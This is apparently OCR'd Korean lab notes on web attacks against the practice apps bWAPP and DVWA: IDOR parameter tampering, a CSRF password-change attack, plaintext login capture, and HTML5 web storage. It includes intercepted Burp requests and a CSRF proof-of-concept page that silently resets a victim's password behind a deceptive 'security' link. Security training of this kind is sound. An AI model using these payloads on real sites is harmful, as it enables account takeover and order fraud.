


Insecure Direct Object Reference(IDOR)

- 공격자가 요청 메시지의 URL이나 파라미터를 변경하여 정상적으로 허용되지 않은 기능을 실행하거나 다른 사용자의 리소스에 접근할 수 있는 공격







Intercept | HTTP history | WebSockets history | Options

Request to http://192.168.10.30:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2  Host: 192.168.10.30
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 46
9  Origin: http://192.168.10.30
10 Connection: close
11 Referer: http://192.168.10.30/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: PHPSESSID=4cb35d4ea235eeab6e42193261ff97e4; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=1000&ticket_price=15&action=order
```

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)


I would like to order 1 tickets.


Confirm


You ordered **1000** movie tickets.

Total amount charged from your account automatically: **15000 EUR**.

Thank you for your order!







#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
157	http://192.168.10.30	POST	/bWAPP/xxe-2.php	✓		200	441	text	php	
158	http://192.168.10.30	GET	/bWAPP/portal.php			200	23785	HTML	php	bWAPP - Portal
159	http://192.168.10.30	POST	/bWAPP/portal.php	✓		302	23832	HTML	php	bWAPP - Portal
160	http://192.168.10.30	GET	/bWAPP/insecure_direct_object_ref_1.p...			200	13745	HTML	php	bWAPP - Insecure DOR
161	http://192.168.10.30	POST	/bWAPP/insecure_direct_object_ref_1.p...	✓		200	13800	HTML	php	bWAPP - Insecure DOR
162	http://192.168.10.30	POST	/bWAPP/insecure_direct_object_ref_1.p...	✓				HTML	php	

Request

Pretty Raw Hex

```
1 POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.10.30
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://192.168.10.30
10 Connection: close
11 Referer: http://192.168.10.30/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=4cb35d4ea235eeab6e42193261ff97e4; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=1234&login=bee&action=change
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Ex

Intercept HTTP history WebSockets history Options

Request to http://192.168.10.30:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1  POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2  Host: 192.168.10.30
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 35
9  Origin: http://192.168.10.30
10 Connection: close
11 Referer: http://192.168.10.30/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=4cb35d4ea235eeab6e42193261ff97e4; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=1234&login=bee&action=change
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Exter

Intercept HTTP history WebSockets history Options

Request to http://192.168.10.30:80


Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1  POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2  Host: 192.168.10.30
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 35
9  Origin: http://192.168.10.30
10 Connection: close
11 Referer: http://192.168.10.30/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=4cb35d4ea235eeab6e42193261ff97e4; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=5678&login=bee&action=change
```

Password change CSRF Attack

- Proxy를 이용한 패스워드 변경 스크립트 확인



Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	
37	http://192.168.10.129	GET	/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change	✓		200	4

Request

Pretty Raw Hex \n

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change
  HTTP/1.1
2 Host: 192.168.10.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Tue, 13 Dec 2022 03:40:08 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Content-Length: 4605
9 Connection: close
```

Password 변경 스크립트 작성

```
<script language="javascript">

  function poc() {

    var host='localhost';

    var req_uri = "http://" + host + "/dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change";
    var xmlhttp = new XMLHttpRequest();

    xmlhttp.open("GET",req_uri,true);
    xmlhttp.withCredentials = "true";

    xmlhttp.send();

    alert('Done!!');
  }

</script>

<body>
(CSRF Attack Sample)<br />
This click will increase your system security.!!<br />
<a href="javascript:poc()">Click!</a><br />
</body>
</html>
```

Target server IP address


sudo su –

kali

service apache2 start

cd /var/www/html

vi csrf.html



Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
37	http://192.168.10.129	GET	/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change	✓		200	4915	HTML
38	http://192.168.10.129	GET	/dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change	✓		200	4915	HTML

Request

Pretty Raw Hex

```
GET /dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change HTTP/1.1
Host: 192.168.10.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://192.168.10.128
Connection: close
Referer: http://192.168.10.128/
Cookie: security=low; PHPSESSID=fc861652c8e4b061465a4b0505526119
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 13 Dec 2022 03:43:35 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4605
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

Broken Authentication



* 평문의 패스워드 확인

121	http://192.168.10.30	POST	/bWAPP/login.php	✓	302	578	HTML
122	http://192.168.10.30	GET	/bWAPP/portal.php		200	23785	HTML
123	http://192.168.10.30	GET	/bWAPP/logout.php		302	918	HTML
124	http://192.168.10.30	GET	/bWAPP/login.php		200	4434	HTML

Request

Pretty Raw Hex

```
1  POST /bWAPP/login.php HTTP/1.1
2  Host: 192.168.10.30
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 51
9  Origin: http://192.168.10.30
10 Connection: close
11 Referer: http://192.168.10.30/bWAPP/login.php
12 Cookie: PHPSESSID=c96f1ec5f3e3704b3ac64c4e973a917d; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 login=bee&password=bug&security_level=0&form=submit
```

<<Web Storage>>

- 클라이언트에 데이터를 저장할 수 있도록 지원하는 HTML5의 새로운 기능
- 웹 스토리지와 쿠키의 기능 자체는 유사하지만 쿠키는 약 4KB까지 밖에 저장 공간을 이용하지 못하는 반면에 웹 스토리지는 약 5MB까지 저장 공간을 이용할 수 있음

❶ 로컬 스토리지 (Local Storage)

- 브라우저에 반영구적으로 데이터를 저장, 브라우저를 종료해도 데이터가 유지
- 브라우저 자체에 반영구적으로 데이터가 유지되지만, 도메인 (domain)이 다른 경우에는 로컬 스토리지에 접근할 수 없음

(예) www.google.com에서 로컬 스토리지에 저장한 데이터를 ww.ieeexplore.ieee.org 에서 접근할 수 없음


❷ 세션 스토리지(Session Storage)

- 각 세션마다 데이터가 개별적으로 저장


(예) 브라우저에서 여러 개의 탭을 실행하면 탭마다 개별적으로 데이터가 저장되는 것


세션 스토리지는 로컬 스토리지와 다르게 세션을 종료하면 데이터가 자동으로 제거되며, 같은 도메인이라도 세션이 다르면 데이터에 접근할 수 없음

